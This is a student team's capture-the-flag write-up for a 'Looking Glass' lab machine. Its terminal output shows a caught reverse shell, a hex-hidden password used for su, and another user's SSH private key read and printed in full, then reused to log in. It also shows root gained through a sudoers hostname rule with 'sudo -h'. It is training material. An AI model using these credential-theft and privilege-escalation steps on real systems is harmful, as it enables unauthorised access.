
Thought Process and Methodology and Attempts:

After the netcat listener caught something, Haikal stabilized and upgraded the shell.




```
┌──(1211103141㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.7.229] from (UNKNOWN) [10.10.153.44] 37550
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211103141㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

tweedledum@looking-glass:~$ █
```

After enumerating, Haikal found a text file called humptydumpty.txt which he thinks the next user that he can switch into or make horizontal privilege escalation.



```
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ █
```

He took the weird text and put it into a cipher identifier to see what type of encryption it is.



Enter Ciphertext here

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
```

Note: To get accurate results, your ciphertext should be at least 25 characters long.


Analysis Results

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 7692c3ad3540bb803c020b3aee66cd88871...

Your ciphertext is likely of this type:

Hexadecimal Code (click to read more)

Then, he ran the code into hexadecimal analysis and found a password from UTF8 encoding that he assumed was humptydumpty's password.



Hexadecimal Analysis Tool

```
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```


Any other characters than hexadecimal digits (0-9, A-F or a-f) will be ignored.

Results

dc ff f5 eb 40 42 3f 05 5a 4c d0 a8 d7 ed 39 ff 6c b9 81 68 68 f5 76 6b 40 88 b9 e9 90 69 61 b9 76 9...


Encoding	Result
UTF8	����@B?⌧ZLIII��9�l��hh�vk@���ia�v�i5@��<⌧⌧:�f�⌧24�⌧nqC���?�1�(9⌧;�N�\�⌧&�J��d�<�_⌧#⌧�⌧^⌧�^6S�⌧�V9⌧⌧⌧Ecu����el�|�#⌧�sξ @O�Q�I��w⌧J⌧!⌧⌧_⌧c:�⌧��,]IVAoW��wm}�E��h�a�}���$Fgv����D�^�H��(⌧qQ��o��)'s'=j���'⌧�r⌧⌧B�the password is zyxwvutsrqponmlk

Since he have the password, he can just use su command to change user into humptydumpty.




```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ 
```

Haikal changed the directory to home and found a new user called alice.




```
humptydumpty@looking-glass:/home/tweedledum$ cd ..
humptydumpty@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ 
```

Haikal can't use ls command to the alice directory so he kinda stuck a bit. He found out that user's can be checked by looking into the /.ssh/id_rsa . Somehow Haikal can cat it and manage to find the key that he can use to ssh to Alice without the password.



```
humptydumpty@looking-glass:/home$ ls alice
ls: cannot open directory 'alice': Permission denied
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ 
```


Haikal makes a new file containing the key in our machine.



```
  GNU nano 5.9                                                      alicekey *
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlxmStsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----



File Name to Write: alicekey
^G Help              M-D DOS Format        M-A Append            M-B Backup File
^C Cancel            M-M Mac Format        M-P Prepend           ^T Browse
```

Final Result:

Haikal manages to use the key to ssh into Alice's account.



```
┌──(1211103141㉿kali)-[~]
└─$ nano alicekey

┌──(1211103141㉿kali)-[~]
└─$ chmod 600 alicekey

┌──(1211103141㉿kali)-[~]
└─$ ssh -i alicekey alice@10.10.153.44
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ 
```


Root Privilege Escalation

Members Involved: Izzul

Tools used: Kali Linux


Thought Process and Methodology and Attempts:

Already logged into the user “alice”, Izzul tries to search for any files available. There is one, but it is only a part of a children's fantasy story. Not really useful.




```
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large
 and green: and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and
softer—and rounder—and—


—and it really was a kitten, after all.
```

Izzul tried to find any sudo command available for this user, found one but the hostname is different.




```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Izzul uses the -h sudo command to use a specific hostname to get into the root. In the root Izzul found only one file. The same file in alice’s.



```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
```


Go to the root directory and Izzul sees there are 4 files available. The'root.txt’ file is the one Izzul seek for.



```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
```

Final Result:

Opening the file, the flag was also reversed. Izzul uses a text reverser on the web and finally acquires the root flag. Izzul finally gets the root flag after reversing the text. Task finished.



```
root@looking-glass:~# cat /root/root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Contributions

ID	**Name**	Contribution	Signatures
1211103141	Muhammad Haikal Afiq Bin Rafingei	Did the horizontal privilege escalation between users, also edited the video presentation.	Haikal
1211103148	Muhamad Izzul Iqbal Bin Ismail	Established initial foothold and did the root privilege escalation, record some of the video presentation	Izzul
1211103830	Hakeem Bin Aminudin	Did the recon and enumeration for establishing the initial foothold, record most of the video presentation.	Hakeem

